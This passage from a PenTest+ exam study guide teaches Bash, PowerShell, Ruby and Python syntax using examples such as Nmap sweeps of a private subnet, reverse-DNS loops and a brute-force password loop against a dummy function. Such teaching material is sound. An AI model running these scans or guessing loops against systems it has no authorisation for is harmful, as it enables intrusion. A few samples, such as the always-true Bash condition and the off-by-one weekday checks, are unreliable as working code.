Note that you must start PowerShell as an administrator to change the execution policy. Once you've corrected this, try running the script again and you should see this output:

```
Hello, world!
```

You've now written "Hello, World!" in PowerShell. That's two languages down and two to go!



One of the most important things you can do as you prepare for the exam is to learn to recognize the syntax used in Bash, PowerShell, Ruby, and Python scripts. You won't be asked to write code on the exam, but you may be asked to identify the language used in a script or interpret code that someone else wrote. One easy way you can do this is to watch out for the commands used to print output. They're different in all four languages covered by the PenTest+ exam.

Ruby

Ruby is a general-purpose programming language commonly used by penetration testers to create reusable code. As a programming language, Ruby differs from Bash and PowerShell in its flexibility and usefulness. Developers can write just about any code they need in Ruby, while PowerShell and Bash scripts are mostly limited to executing operating system commands. While it is possible to write complex scripts in a command shell scripting language, it's generally much easier to do so in a general-purpose programming language.

Like all of the languages covered in this book, Ruby is an *interpreted language*, in which developers write scripts that are evaluated as they are executed. Other languages, such as C++ and Java, are *compiled languages*. In a compiled language, the developer writes source code that must then be run through a compiler to create an executable file.

We can write our "Hello, world!" script in Ruby using a single line of code:

```
puts "Hello, world!"
```

Like the `echo` command in Bash and the `Write-Host` command in PowerShell, the `puts` command in Ruby prints output to the screen. It's traditional to save Ruby scripts with the

https://t.me/learningnets

`.rb` file extension. Once you've saved this single-line Ruby script as `hello.rb`, you may then execute it with the following command:

```
ruby ./hello.rb
```

You will see the now familiar output:

```
Hello, world!
```

That's three languages down. Let's turn our attention to the final language covered by the PenTest+ curriculum, Python.

Python

Python is arguably the most popular programming language used by developers today. Like Ruby, Python is a general-purpose programming language and is also an interpreted language.



Indentation is extremely important in Python. While many languages allow you to indent (or not!) code freely, indentation has a specific purpose in Python. It's used to group statements together. If you indent improperly, your code is likely to behave in an unexpected way.

We can print output in Python using the `print` command. Here's the single line of code that we need to create our "Hello, world!" script:

```
print("Hello, world!")
```

If we save that as `hello.py`, we may then execute it with the following command:

```
Python ./hello.py
```

And, for one last time, we'll see our output:

```
Hello, world!
```

Now that you've created a basic script in each of our four programming languages, we can move on to some more advanced topics.

Variables, Arrays, and Substitutions

Variables are one of the core concepts in any scripting language. They allow developers to store information in memory using a descriptive name and then later reference that information in their script. Variables can store integers, decimal numbers, Boolean (true/false) values, dates and times, character strings, and virtually any other type of information that you might need.

https://t.me/learningnets

Let's take a look at how we might use a variable in some pseudocode. Imagine that we have a small store that normally sells cupcakes for $2 but offers a 50 percent discount on Tuesdays. We might need a script that calculates Tuesday's price, like this one:

```
cupcake_price = 2

cupcake_price = cupcake_price / 2

print "The price of a cupcake is ", cupcake_price
```

In this script, `cupcake_price` is a variable. The first line of the script sets the value of that variable equal to 2.00. The next line changes the price to one-half of its current value. The last line prints the price of the cupcake, which will be $1 on Tuesday. That's a simple example of a variable in action. Remember, when we execute a script containing a variable, the script interpreter performs a substitution, using the value stored in that variable's memory location in place of the variable name.

In some cases, we need to keep track of many related variables at the same time. For example, we might have the ages of all students in a high school programming class. We might create a separate variable to keep track of each student's age, but that would make things very complicated. We'd have to remember the names of all of those variables. *Arrays* offer a helpful way to store that information together. For example, we might create an array called ages using this code:

```
ages = [16,15,18,15,16,14,13,17,13,14]
```

This creates an array with 10 elements, each one corresponding to the age of a single student. We can pull out individual values from the array and inspect them or manipulate them. For example, if we want to access the first element in the array, we can use this code, which would give us the value 16:

```
ages[0]
```



When programmers count elements in an array, we usually begin with 0 instead of 1. This means that a 10-element array has elements numbered 0 through 9. This is the case for any scripting language that uses zero-indexing, as all four of the languages discussed in this book do.

If our first student has a birthday, we could increment that student's age with the following command:

```
ages[0] = 17
```

That changes a single element of the array. Alternatively, if we wanted to add 1 to all of the students' ages, we could use this command:

```
ages = ages + 1
```

https://t.me/learningnets

This would result in an array with the values [17,16,19,16,17,15,14,18,14,15].

Variables and arrays are a core concept in programming. Let's take a look at how we use them in each of our four programming languages.

Bash

In Bash scripts, you may create a variable simply by assigning a value to that variable with the = operator. You may then reference the value stored in that variable using the $ operator before the variable name. There are no variable types in Bash, so you don't need to worry about defining whether a variable contains a string, a number, or some other type of data. The interpreter will figure it out for you.

Here's our cupcake script written in Bash:

```
#!/bin/bash

cupcakeprice=2

cupcakeprice=$(( cupcakeprice / 2 ))

echo The price of a cupcake is $cupcakeprice
```

When we run this code, we get the following result:

```
The price of a cupcake is 1
```

You'll notice that the syntax in Bash is a little cumbersome. We use the double-parenthesis operators—((and))—to tell Bash that we're performing a calculation, in this case to divide the price of a cupcake by 2.

You can create arrays in Bash by placing the data within single parentheses. For example, here's a short Bash script that creates the ages array described earlier and then retrieves the age of the third person in the dataset:

```
#!/bin/bash

ages=(17 16 19 16 17 15 14 18 14 15)

echo 'The third age is: ' ${ages[2]}
```

This code produces the following output:

```
The third age is:  19
```

Notice the somewhat strange syntax in the final line of the script. Bash makes it a little complicated to reference an array element, requiring that you place the array reference inside curly braces {}. This obscure syntax is one of many reasons that developers tend to switch to a more advanced language and only use Bash for quick-and-dirty jobs.

https://t.me/learningnets

PowerShell

PowerShell is much simpler in the way that you declare and use variables. All you need to do is remember to precede the variable name with a $ anytime you use it, whether you're setting, changing, or retrieving the value stored in that variable.

Here's our cupcake price script in PowerShell:

```
$cupcake_price = 2.00

$cupcake_price = $cupcake_price / 2

Write-Host "The price of a cupcake is" $cupcake_price
```

Unlike Bash, PowerShell does use the concept of data types, but you generally won't need to worry about it for simple scripts. When you create a variable, PowerShell will guess the appropriate variable type based upon the context of your code. That approach is more than sufficient for the PenTest+ exam.

Let's now turn to an array example in PowerShell. We create an array just as we would a normal variable, but we provide multiple values instead of a single value and separate those multiple values with commas. We can then access an array element by using the array name and then placing the index we'd like to reference in square brackets. This syntax is similar to what we saw in Bash, but a little simpler because the curly braces aren't required. Here's the code to create an array of ages and then access the third element in that array:

```
$ages=17,16,19,16,17,15,14,18,14,15

Write-Host 'The third age is: ' $ages[2]
```

Ruby

Like Bash and PowerShell, Ruby allows us to create a variable by simply declaring it. We can then access that variable using only the variable name, in any context. Here's our cupcake price script rewritten in Ruby:

```
cupcake_price = 2.00

cupcake_price = cupcake_price / 2

puts 'The price of a cupcake is ', cupcake_price
```

Like PowerShell, Ruby does have variable types, but it will guess the appropriate variable type for your data based on the context of your code. For example, here Ruby infers that `cupcake_price` is numeric because it is assigned a decimal value at creation.

The variables that we just discussed are called local variables, meaning that they exist only within the context of our code. Ruby does have many other variable types, such as

https://t.me/learningnets

global variables, instance variables, class variables, and constants. Each of those uses slightly different syntax. These variable types are beyond the scope of this book and the PenTest+ exam.

Arrays in Ruby work very similarly to those in the other languages we've discussed. We create an array by placing a list of comma-separated values inside of square brackets [] and then access an array element by placing its integer index inside of square brackets after the array name. Here's the code to access the third element of an age array in Ruby:

```
ages=[17,16,19,16,17,15,14,18,14,15]

puts 'The third age is: ', ages[2]
```

Python

Python handles variables in a manner that is identical to Ruby, at least for our purposes. Python allows us to declare a variable and automatically chooses the appropriate data type. We don't need to use a $ or other special characters to refer to variable values. Here's the cupcake pricing script in Python:

```
cupcake_price = 2.00

cupcake_price = cupcake_price / 2

print('The price of a cupcake is ', cupcake_price)
```

Arrays in Python are handled identically to arrays in Ruby. Here's our age script translated into Python, where we only need to change the code to use Python's `print` function instead of Ruby's `puts` function:

```
ages=[17,16,19,16,17,15,14,18,14,15]

print('The third age is: ', ages[2])
```

Comparison Operations

Once we have values stored in variables, we'll often want to perform comparisons on those values to determine whether two variables have the same or different values. For example, we might want to check if one student is older than another student. Similarly, we might want to compare a variable to a constant value to check, for example, whether a student is over the age of 18.

We perform these comparisons using specialized comparison operators, as shown in the following table.

https://t.me/learningnets

	Bash	PowerShell	Ruby	Python
Equality	`-eq`	`-eq`	`==`	`==`
Less than	`-lt`	`-lt`	`<`	`<`
Less than or equal to	`-le`	`-le`	`<=`	`<=`
Greater than	`-gt`	`-gt`	`>`	`>`
Greater than or equal to	`-ge`	`-ge`	`>=`	`>=`
Not equal	`-ne`	`-ne`	`!=`	`!=`

The examples in the table perform the specified comparison on two variables, `x` and `y`, in that order. For example, `x <= y` checks to see if `x` is less than or equal to `y`.

Note that the comparison operators for Bash and PowerShell are the same, as are the comparison operators for Ruby and Python. You'll see examples of these comparison operators used in the code examples throughout the remainder of this chapter.

String Operations

In addition to basic comparisons, developers writing scripts also must often manipulate strings in other ways. Concatenation is the most common string operation; it allows the developer to combine two strings together. For example, imagine that we have the following variables:

```
first = "Mike"
last = "Chapple"
```

We might want to combine these names into a single string to make it easier to manipulate. We can do this by concatenating the two strings. Here's some pseudocode using the + operator for concatenation:

```
name = first + last
```

This would result in the following value:

```
MikeChapple
```

Of course, We'd like a space in between those values, so I can just concatenate it into the string

```
name = first + " " + last
```

https://t.me/learningnets

which would result in the value

```
Mike Chapple
```

We also might need to concatenate a string and an integer together. Here's some pseudocode that performs string and integer concatenation by first converting the integer to a string:

```
prefix = "His age is "
age = 14
statement = prefix + string(age)
```

This would result in the value

```
His age is 14
```

We'll walk through examples of string/string and string/integer concatenation in each language later in the following sections.

Another common string operation is encoding and decoding strings for use in URLs. There are many values that can't be passed within a URL as is, so they must be converted to a different form using a procedure known as percent-encoding. For example, spaces cannot be included in a URL because they would be interpreted as the end of the URL. So URL encoding replaces spaces with the percent code %20. Similarly, ampersands are used to separate variables in a URL query string, so they may not be contained in values and are replaced with the encoding %26. The following table shows a list of commonly used percent-encoding values:

ASCII Character	Percent-Encoding
Space	%20
!	%21
"	%22
#	%23
$	%24
%	%25
&	%26
'	%27
(	%28
)	%29
*	%2A

https://t.me/learningnets

ASCII Character	Percent-Encoding
+	%2B
,	%2C
-	%2D
.	%2E
/	%2F

As an example, the following URL calls a page named `process.php` and attempts to pass the value "Chapple & Seidl" as the variable `authors`:

```
http://www.example.com/process.php?name=Chapple & Seidl
```

This URL would not parse properly because the space and ampersand are reserved characters. We can resolve this problem by percent-encoding the string at the end of the URL:

```
http://www.example.com/process.php?name=Chapple%20%26%20Seidl
```

Bash

To concatenate a string in Bash, you simply reference the variables next to each other. For example, here is a script that concatenates a first name and last name to form a full name:

```
#!/bin/bash

first="Mike "
last="Chapple"

name=$first$last

echo $name
```

This produces the following output:

```
Mike Chapple
```

This also works if we need to concatenate a string and an integer:

```
#!/bin/bash

prefix="His age is "
age=14

sentence=$prefix$age
echo $sentence
```

https://t.me/learningnets

Which produces this output:

```
His age is 14
```

Bash does not provide a built-in percent-encoding functionality. If you need to percent-encode URLs, you will need to either use a different language or write a URL encoding function.

PowerShell

PowerShell uses the + operation to perform string concatenation. Here's the name concatenation script rewritten in PowerShell:

```
$first="Mike "
$last="Chapple"

$name=$first + $last

Write-Host $name
```

You can also concatenate strings and integers directly in PowerShell. Here is the code to produce the age sentence:

```
$prefix="His age is "
$age=14

$sentence=$prefix + $age

Write-Host $sentence
```

PowerShell provides a built-in ability to perform percent-encoding by using the System.Web library. Here is sample code to encode the string "Chapple & Seidl":

```
Add-Type -AssemblyName System.Web

$url = "Chapple & Seidl"

$encodedurl = [System.Web.HttpUtility]::UrlEncode($url)

Write-Host "Original URL: " $url
Write-Host "Encoded URL: " $encodedurl
```

This produces the following output:

```
Original URL:  Chapple & Seidl
Encoded URL:  Chapple+%26+Seidl
```

https://t.me/learningnets

Ruby

Ruby also uses the concatenation operator, so the code to produce a full name is quite similar to the PowerShell code:

```
first="Mike "
last="Chapple"

name=first + last

puts name
```

However, Ruby does not allow you to concatenate strings and integers directly. If you try to execute this code

```
prefix="His age is "
age=14

sentence=prefix + ages
puts sentence
```

you receive an error message:

```
string.rb:4:in '+': no implicit conversion of Fixnum into String (TypeError)
from string.rb:4:in '<main>'
```

This error indicates that Ruby tried to convert the numeric variable `age` into a string but did not know how to perform that conversion without explicit instructions. To resolve this problem, you must first convert the integer to a string by using the `to_s` method, which returns a string value. Here's the corrected code to produce the sentence "His age is 14" in Ruby:

```
prefix="His age is "
age=14

sentence=prefix + age.to_s
puts sentence
```

Ruby is able to perform URL encoding using the `CGI.escape` function from the cgi module. Here is sample code to perform that task:

```
require 'cgi'

url = "Chapple & Seidl"

encodedurl = CGI.escape(url)

puts "Original URL: ", url
puts "Encoded URL: ", encodedurl
```

https://t.me/learningnets

If you run this code, you'll note that the encoded string is slightly different from the earlier example, returning "Chapple+%26+Seidl" using the + symbol instead of the %20 string to represent a space. These are functionally equivalent results.

Python

Python handles concatenation in the same manner as Ruby. The only minor difference in the name concatenation script changes the `puts` function in Ruby to the `print` function in Python:

```
first="Mike "
last="Chapple"

name=first + last

print(name)
```

Python also will not implicitly convert an integer to a string. Just as you used the `to_s` method to explicitly perform this conversion in Ruby, you use the `str()` function to do the same thing in Python:

```
prefix="His age is "
age=14

sentence=prefix + str(age)
print(sentence)
```

As with Ruby, Python requires a separate module to perform URL encoding. You should use the `quote_plus` function found in the `urllib.parse` library. The code to perform URL encoding in Python is this:

```
import urllib.parse

url = "Chapple & Seidl"

encodedurl = urllib.parse.quote_plus(url)

print("Original URL: ", url)
print("Encoded URL: ", encodedurl)
```

Flow Control

In any of our languages, we can write a basic script as a series of commands that execute sequentially. For example, the following Python script runs a port scan looking for systems on the 192.168.1.0/24 network that are listening for connections on port 22:

https://t.me/learningnets

```
import nmap

scanner = nmap.PortScanner()

scanner.scan('192.168.1.0/24', '22')

print("Scan complete")
```

This script consists of four lines, and Python will execute them sequentially. It begins with the first line, which imports the Nmap module. Once that command completes, the second line creates a port scanner and the third line uses that port scanner to run the network scan. Finally, the fourth line prints a message to the user that the scan was complete.



If you would like to run this script on your system, you will need to have the `python-nmap` module installed. This is a library that allows you to run Nmap scans from within Python. You can install the module using this command:

```
pip install python-nmap
```

While the example script that we just looked at runs sequentially, not every script works that way. Flow control mechanisms provide developers with a way to alter the flow of a program. In the following sections, we'll look at two flow control techniques: conditional execution and looping.

Conditional Execution

Conditional execution allows developers to write code that executes only when certain logical conditions are met. The most common conditional execution structure is the `if..then..else` statement. The general idea of the statement is summarized in the following pseudocode:

```
if (logical_test1) then
     command1
else if (logical_test2) then
     command2
else if (logical_test3) then
     command3
else
     command4
```

Here's how this works. When the program reaches this section of the code, it first checks to see if *`logical_test1`* is true. If it is, then it executes *`command1`* and the entire code statement is complete without performing any additional checks. If *`logical_test1`* is false, then the program checks *`logical_test2`*. If that is true, then *`command2`* executes. If *`logical_test2`*

https://t.me/learningnets

is false, the program checks *logical_test3*. If that test is true, then *command3* executes. If all three logical tests are false, then *command4*, contained within the `else` clause, executes.

An `if..then..else` statement may have one, many, or no `else if` clauses. The `else` clause is also optional. It's important to remember that, no matter how many clauses you have in your statement, only one can execute.

The basic structure of the `if..then..else` statement exists in every programming language. The only difference lies in the syntax. Let's take a look at each. We'll write a script in each language that runs an Nmap scan of a web server on Mondays and a database server on Wednesdays and a full network scan on other days.

Bash

In Bash, the syntax for the `if..then..else` statement is this:

```
if [ logical_test1 ]
then
     command1
elif [ logical_test2 ]
     command2
else
     command3
fi
```

Notice the use of square brackets to contain the logical conditions, the `elif` keyword that begins an `else if` statement, and the fact that the entire block ends with the `fi` (if spelled backwards) keyword.

Here's how we'd write the code to scan the system located at 192.168.1.1 on Mondays, the system at 192.168.1.2 on Wednesdays, and the entire network on other days:

```
#!/bin/bash

weekday=$(date +%u)

if [ $weekday==1 ]
then
        /usr/local/bin/nmap 192.168.1.1

elif [ $weekday==3 ]
then
        /usr/local/bin/nmap 192.168.1.2

else
        /usr/local/bin/nmap 192.168.1.0/24
fi
```

https://t.me/learningnets

In this code, `$weekday` is a variable that contains a numeric value corresponding to the day of the week, where 1 is Monday and 7 is Sunday. Don't worry too much about that syntax yet. We'll cover variables later in the chapter. Focus for now on the control flow. You should be able to see how the script checks the day of the week and decides what command to execute.



This script assumes that the `nmap` binary file is located at `/usr/local/bin/nmap`. As with all of the scripts in this chapter, you may need to alter this path to match the location of binary files on your system.

PowerShell

PowerShell also provides an `if..then..else` clause, but the syntax is slightly different. The general syntax of the statement in PowerShell is this:

```
if (logical_test1){
     command1
}
elseif (logical_test2) {
     command2
}
else {
     command3
}
```

Here's the same Nmap script that we wrote in Bash in the previous section, rewritten using PowerShell:

```
$weekday=(get-date).DayOfWeek

if ($weekday -eq 'Monday') {
       C:\nmap\nmap.exe 192.168.1.1
}

elseif ($weekday -eq 'Wednesday') {
       C:\nmap\nmap.exe 192.168.1.2
}
else {
       C:\nmap\nmap.exe 192.168.1.0/24
}
```

https://t.me/learningnets

Notice that PowerShell uses `elseif` instead of Bash's `elif` and also uses curly braces ({}) to enclose command blocks. There are a few other differences here, including the way PowerShell finds the weekday and performs comparisons, but you should see the structural similarity between this code and the Bash code.

Ruby

As with Bash and PowerShell, you'll find a fully functional `if..then..else` statement structure in the Ruby language. Again, it uses slightly different syntax than the other two languages. Let's first look at the Ruby syntax:

```
if logical_test1
     command1
elsif logical_test2
     command2
else
     command3
end
```

Here's code to run the same Nmap scans as in our previous two examples, but this time written in Ruby:

```
weekday = Time.new.wday

if weekday == 1
     system 'nmap 192.168.1.1'
elsif weekday == 3
     system 'nmap 192.168.1.2'
else
     system 'nmap 192.168.1.0/24'
end
```

By now, this structure should be quite familiar to you. Notice the differences between this code and the Bash and PowerShell examples. Two key differences are the use of the `elsif` keyword and the fact that the entire statement must be concluded with the `end` keyword.

https://t.me/learningnets

Python

Finally, Python also includes an `if..then..else` statement that uses the following syntax:

```
if logical_test1:
     command1
elif logical_test2:
     command2
else:
     command3
```

In an earlier section, we wrote a basic Python script that was designed to run a single Nmap scan. Let's revise that code now to perform the same conditional execution task that we've written in Bash, PowerShell, and Ruby:

```
import nmap
import datetime

weekday = datetime.date.today().weekday()

nm = nmap.PortScanner()

if weekday == 1:
     nm.scan('192.168.1.1')
elif weekday == 3:
     nm.scan('192.168.1.2')
else:
     nm.scan('192.168.1.0/24')
```

Once again, we see the familiar structure of an `if..then..else` clause. In this case, Python uses the same `if`, `elif`, and `else` keywords as Bash. The distinguishing feature here is the use of colons after each logical condition.


Identifying the Language of a Conditional Execution Statement

As you prepare for the exam, you should be ready to analyze a segment of code and identify the language that the script uses. Remember, the answer will only be one of the four options covered on the PenTest+ exam: Bash, PowerShell, Ruby, or Python.

If you see a conditional execution statement in the segment, you can use that segment alone to positively identify the language in use. Figure 11.1 contains a flowchart designed to help you decide.

https://t.me/learningnets

FIGURE 11.1 Identifying the language of a conditional execution statement



For Loops

Looping operations allow you to repeat the same block of code more than one time. For example, you might want to run a certain piece of code 25 times, or once for each variable in a list. The `for` *loop* is one way that you can insert looping into your code. Here's a pseudocode example of how `for` loops are structured:

```
for variable = start to finish
     code statements
```

https://t.me/learningnets

This `for` loop will create a new variable with the name *`variable`* and give it the starting value specified in *`start`*. It will then run the code statements the first time. After they complete, it will add 1 to the value of *`variable`* and execute the code statements again. This process will repeat until *`variable`* takes on the value of *`finish`*. The exact behavior of this statement, including whether it executes the code one more time when the value of *`variable`* is equal to *`finish`*, depends upon the programming language used.

Here's a more concrete example, still written in pseudocode:

```
for i = 0 to 10
    print i
```

This `for` loop would produce the following results:

```
0
1
2
3
4
5
6
7
8
9
```

Again, it may print one more line containing the value 10, depending upon the programming language.

Bash

The general syntax of a `for` loop in Bash is

```
for variable in range
do
    commands
done
```

When using this syntax, you may provide the *range* in several different formats. If you'd like the `for` loop to iterate over a series of sequential integer values, you may specify them using the format `{start..finish}`. For example, this script performs reverse DNS lookups for all of the IP addresses between 192.168.1.0 and 192.168.1.255:

https://t.me/learningnets

```
#!/bin/bash

net="192.168.1."

for hst in {0..255}
do
     ip="$net$hst"
     nslookup $ip
done
```

As you analyze this script, think through how it works. It first creates a variable called `net` that contains the network prefix for all of the IP addresses with the value 192.168.1. It then begins a `for` loop based upon a new variable, `hst`, that contains an integer that begins with the value 0 and then iterates until it reaches the value 255. With each iteration, the code creates a string called `ip` that contains the `net` prefix followed by the `hst` suffix. On the first iteration, this string has the value 192.168.1.0. On the next iteration, it has the value 192.168.1.1. On the last iteration, it has the value 192.168.1.255. During each iteration, the code uses the Nslookup command to check for a domain name associated with the IP address.

If this confuses you, don't let it worry you too much. Remember, the PenTest+ exam doesn't require you to *write* code, only to *analyze* code. It's not reasonable to expect that you'll be able to pick up a book and learn to write code in four different programming languages!

PowerShell

The basic syntax of a `for` loop in PowerShell is

```
for (start, test, increment)
{
     commands
}
```

While this code performs the same task as a `for` loop in Bash, it approaches the task using different syntax. The *`start`* statement normally declares a new counter variable and sets its initial value. The *`test`* statement specifies the conditions under which the `for` loop should continue. The *`increment`* statement provides the code that should run at the completion of each loop.

For example, here is PowerShell code that performs the same task as the Bash script in the previous section:

```
$net="192.168.1."

for($hst = 0; $hst -lt 256; $hst++)
{
    $ip= $net + $hst
    nslookup $ip
}
```

https://t.me/learningnets

We once again have a `$net` variable that contains the network prefix and an `$hst` variable that contains the host suffix. The `for` loop initializes by setting the `$hst` variable to 0 and then uses the `$hst++` operation to increase the value of `$hst` by 1 after each iteration. The test `$hst -lt 256` makes the loop continue as long as the value of `$hst` is less than 256. Therefore, the last iteration will be for an `$hst` value of 255. Otherwise, the code functions identically to the Bash script from the previous section, performing name lookups for IP addresses ranging from 192.168.1.0 through 192.168.1.255.

Ruby

The basic syntax of a `for` loop in Ruby is

```
for variable in range do
     commands
end
```

Other than some minor syntax differences, this structure is identical to the structure of the `for` loop in Bash. Here's an example of the domain name lookup script converted to Ruby:

```
net = '192.168.1.'

for hst in 0..255 do
     ip= net + hst.to_s
     system 'nslookup ' + ip
end
```

Python

You'll find that the Python `for` loop syntax is quite similar to the Bash and Ruby syntaxes. Here's the general structure:

```
for variable in range:
     commands
```

One important note: When you specify a range in Python, it includes the starting value but does not include the ending value. So to specify a range of numbers that run from 0 through 255, we'd specify the starting value as 0 and the ending value as 256 using the syntax `(0,256)`. Here's an example of the Nslookup script converted to Python:

```
import socket

net = '192.168.1.'

for hst in range(0,256):
     ip= net + str(hst)
     print(ip, ': ', socket.gethostbyaddr(ip), '\n')
```

https://t.me/learningnets



If you try to run the Python code above, you'll probably see an error message that says something like


```
"socket.herror: [Errno 1] Unknown host
```

Don't worry about this yet. We'll fix it when we get to the section "Error Handling" later in this chapter.

Identifying the Language of a *For* Loop

If you see a test question asking you to identify the language used for a segment of code and you find a `for` loop in that segment, you probably have enough information to identify the language. Figure 11.2 contains a flowchart designed to help you decide.

FIGURE 11.2 Identifying the language of a `for` loop



https://t.me/learningnets

While Loops

While loops are another type of looping statement. Similar to `for` loops, `while` loops repeat a block of code multiple times. Instead of repeating a fixed number of times, they repeat until a condition is no longer true. They use the following general syntax:

```
while (condition)
     code statements
```

The code statements will perform some modification to the variable(s) checked in the `condition` statement. The `while` loop will then repeat continuously until `condition` evaluates as false. For example, this `while` loop probes firewall ports until it detects an open port:

```
open=0
port=0
while (open==0)
     open=check_firewall_port(port)
     port++
```

This code will begin with port 0 and check to see if that port is open on the firewall. If it is, the value of `open` will become 1 and the loop will stop. If it is not open, the `while` loop will repeat, checking port 1. If there are no open ports on the firewall, this code will run forever (or at least until we exceed the maximum integer value for your operating system!).

We did take another liberty with this example. We introduced a new construct called a *function* to hide some of the code. The code `check_firewall_port(port)` is calling a function named `check_firewall_port` with the argument `port`. We're assuming that someone already wrote this function and that we can simply reuse it. In the language-specific examples that follow, we'll show you some simple functions. The basic idea of a function is that you call it with 0 or more arguments and it runs some code. It then returns a value that is the result of the function that we can store in a variable. In this case, the `check_firewall_port` function returns a value of 1 if the firewall port is open and 0 if it is closed.



Functions make writing and reusing code much easier. You'll see that in the examples that follow. Don't spend too much time worrying about the syntax of creating functions, however. Functions are not a stated objective on the PenTest+ exam.

Bash

The basic structure for a `while` loop in Bash is

```
while [ condition ]
do
     code statements
done
```

https://t.me/learningnets

This is a straightforward implementation of the general `while` syntax that we already discussed. Let's take a look at an example in a Bash script. The following code is designed to perform a simplified form of password cracking, which assumes that the password we're trying to crack is the name `mike` followed by an integer. It simply checks all possible passwords, beginning with `mike0` and continuing with `mike1`, `mike2`, and so on until it finds the correct value.

```
#!/bin/bash

test_password() {
     if [ $1 = 'mike12345' ]
     then
          return 1
     else
          return 0
     fi
}

cracked=0
i=0

while [ $cracked -eq 0 ]
do
     test="mike$i"
     test_password $test
     cracked=$?
     ((i++))
done

echo 'Cracked Password:'$test
```

The first portion of the code creates a function called `test_password`. In our simple example, the function simply checks whether the password being tested is equal to the correct password value of `mike12345`. In a real password cracker, this function would reach out to the target system and try the password being tested. But we don't want to conduct a real password-guessing attack here, so we'll use this dummy function.

Next, we set two variables to 0. The first, `cracked`, is the flag variable that we'll use in our condition. When this is set to 0, we consider the value to be false: the password has not yet been cracked. When we find the correct password, we'll set this to 1, or true, to indicate that we've cracked the password. The second variable, `i`, is the counter that we will use to compose the passwords.

From there, we enter into the `while` loop. We want to continue running our code until the password is cracked and the `cracked` variable takes on the value 1. In each iteration, we'll compose a new password using the formula described earlier and then check it using the `test_password` function. We then set the `cracked` variable to the output of that function and increase the value of `i` by 1.

https://t.me/learningnets

This loop will only exit when we've found the correct password, so we put code at the end of the loop that prints the final value of `test`, which contains the cracked password.

When we run this script, we see the following output:

```
Cracked Password:mike12345
```

This tells us that the `while` loop executed 12,346 times before it found the correct password: `mike12345`.

PowerShell

The basic structure for a `while` loop in PowerShell is

```
Do {
     code statements
}
While(condition)
```

The major difference between `while` loops in PowerShell and in our other languages is that the `while` condition appears at the end of the loop statement rather than the beginning. Otherwise, this statement functions in the same way it did in our other languages. Let's write our password-cracking script in PowerShell:

```
function Test-Password {
  if ($args[0] -eq 'mike12345') {
       return 1
    }
else {
       return 0
    }
}

$cracked=0
$i=0

Do {
    $test='mike' + $i
    $cracked = Test-Password $test
    $i++
}
While($cracked -eq 0)

Write-Host "Cracked password:" $test
```

You should be able to analyze this code, and while some of the syntax for PowerShell functions may be unfamiliar, you should still be able to gain a good understanding of how the code works. Remember, you don't need to *write* code on the exam, you only need to *analyze* it.

https://t.me/learningnets

Ruby

The basic structure for a `while` loop in Ruby is

```
while condition
     code statements
end
```

Given your experience reading these statements in Bash and PowerShell, this should now be familiar to you. Here's an example of our password-cracking script converted into Ruby:

```
def test_password(pw)
     if pw=='mike12345'
          return 1
     else
          return 0
     end
end

cracked=0
i=0

while cracked == 0
     test="mike" + i.to_s
     cracked=test_password(test)
     i=i+1
end

puts 'Cracked Password:', test
```

Python

And, finally, let's turn our attention to Python, where the syntax for a `while` loop is this:

```
while condition:
     code statements
```

And here is our password-cracking script:

```
def test_password(pw):
     if pw=='mike12345':
          return 1
     else:
          return 0

cracked=0
i=0

while cracked == 0:
     test="mike" + str(i)
     cracked=test_password(test)
     i=i+1

print('Cracked Password:', test)
```

